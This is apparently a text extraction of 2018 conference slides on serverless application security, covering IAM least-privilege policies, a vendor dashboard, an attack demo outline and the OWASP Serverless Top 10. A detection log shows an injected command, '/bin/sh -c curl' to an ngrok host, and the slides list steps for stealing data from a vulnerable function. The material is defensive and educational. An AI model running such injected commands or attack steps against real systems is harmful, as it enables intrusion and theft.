



Rochester Security Summit 2018

Your Apps Have Gone Serverless. Has Your Security?

Tal Melamed

Head of Security Research
Protego Labs





www.protego.io

Follow me @



nu11p0inter



_nu11p0inter



talmelamed



Tal_Mel



sec@appsec.it



AppSec.IT

Agenda

Housekeeping

What is Serverless?

Is serverless security any different?

New Security Challenges


Demo

Top 10 Security Risks

Wrap-Up



The Evolution of the Cloud



Serverless Basics



Serverless Infrastructure

*Scales to zero
Don't pay for idle*



Serverless Architecture


*Single purpose micro-services
Stateless / ephemeral*



Serverless Operations

*Minimal DevOps
Rapid feature velocity*

Why Does Serverless Security Any Different?



Gap Analysis

Cons

No Servers
No Perimeter
More Complexity
High Velocity

Pros

No Servers!
Fine Grained
Transparency
Ephemeral

Top 10 - Candidates

Challenge

```
var s3 = new AWS.S3({apiVersion: '2006-03-01'});
var params = {Bucket: 'myBucket', Key: imageFileName};
var file = require('fs').createWriteStream('/tmp/file.jpg');
s3.getObject(params).createReadStream().pipe(file);
```

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:*"],
    "Resource":
      ["arn:aws:s3::*"]
  }]
}
```

Security???


```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:*"],
    "Resource":
      ["arn:aws:s3:::myBucket/*"]
  }]
}
```

Of course I care about security

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action":
      ["s3:GetObject"],
    "Resource":
      ["arn:aws:s3:::myBucket/*"]
  }]
}
```

Least privilege*

Security Posture




The screenshot shows the Protego security dashboard for a resource named 'slack-chat-bot'. At the top, there are several status indicators: 'FSP Protection' (green shield icon), '24% Posture' (orange gauge), '2 Open Tasks' (blue number), and '2 / 24hrs Attacks Blocked' (blue number). Below these is a 'Tasks' section with a back arrow and a help icon. A filter bar shows 'State: Active', 'Severity: All', and 'Category: Permission, ...'. The main content area is divided into two columns. The left column contains a list of tasks: 'Vulnerable Dependency' (slack-chat-bot:SLATEST, 11 hours ago) and 'Permissive Role' (slack-chat-bot:SLATEST, 11 hours ago). The right column shows a detailed view of the 'Vulnerable Dependency' task, including a 'What is this?' section with the text 'This lambda function uses a library that has known vulnerabilities.', a 'Why was this detected?' section with a list of libraries and their vulnerabilities, and a 'Which resources are involved?' section. The 'node-serialize (version: 0.0.4)' entry is highlighted, with a bullet point explaining that an issue was discovered in the node-serialize package 0.0.4 for Node.js, where untrusted data passed into the unserialize() function can be exploited to achieve arbitrary code execution by passing a JavaScript Object with an Immediately Invoked Function Expression (IIFE).

Challenge




Security Observability




Challenge


Before




After



Application Security




SecApp2


51%
Posture

2
FSP Protected Functions


9 / 11
Latest / All Functions

7
Open


← Security Events




Process Event
/bin/sh -c curl http://7ff631c3.ngrok.io/hack
 Wednesday, September 12th 2018, 19:05:04




Code Injection Attack
 Wednesday, September 12th 2018, 19:05:04



Process Event
/bin/sh -c curl http://7ff631c3.ngrok.io/hack
 Wednesday, September 12th 2018, 15:05:52




Code Injection Attack
 Wednesday, September 12th 2018, 15:05:52



Code Injection Attack
 Wednesday, September 12th 2018, 15:05:52

INFO
AUDIT



Process Event | /bin/sh -c curl http://7ff631c3.ngrok.io/hack
Critical | Wednesday, September 12th 2018, 19:05:04

What is this?

Protego has detected a process which is unauthorized

What could it be?

compromisation of your account

Which resources are involved?

Function: arn:aws:lambda:us-east-1:684180330234:function:slack-chat-bot:SLATEST


Process: /bin/sh

Args: /bin/sh -c curl http://7ff631c3.ngrok.io/hack

What is the source of the unusual activity?

Demo: SlackAttack

The Setup



Attack Steps

#1: Validate the Vulnerability

#2: Extract the source code

#3: Read Environment Vars

#4: Impersonate the Function

#5: Steal Some Stuff

Event Injection
Vulnerable Dependencies
Open Resources
Over-Privileged Functions
Sensitive Data Exposure
DoW / DoS
Execution Flow Manipulation
Insecure Shared Space
Insufficient Logging & Monitoring
Insecure Secret Management

What can we do about it?





www.protego.io/blog

Get Involved

OWASP Serverless Top 10

https://www.owasp.org/index.php/OWASP_Serverless_Top_10_Project



Get Going!

Thanks!

Any questions?

Tal Melamed

talm@protego.io

@_nu11p0inter



www.protego.io

@ProtegoLabs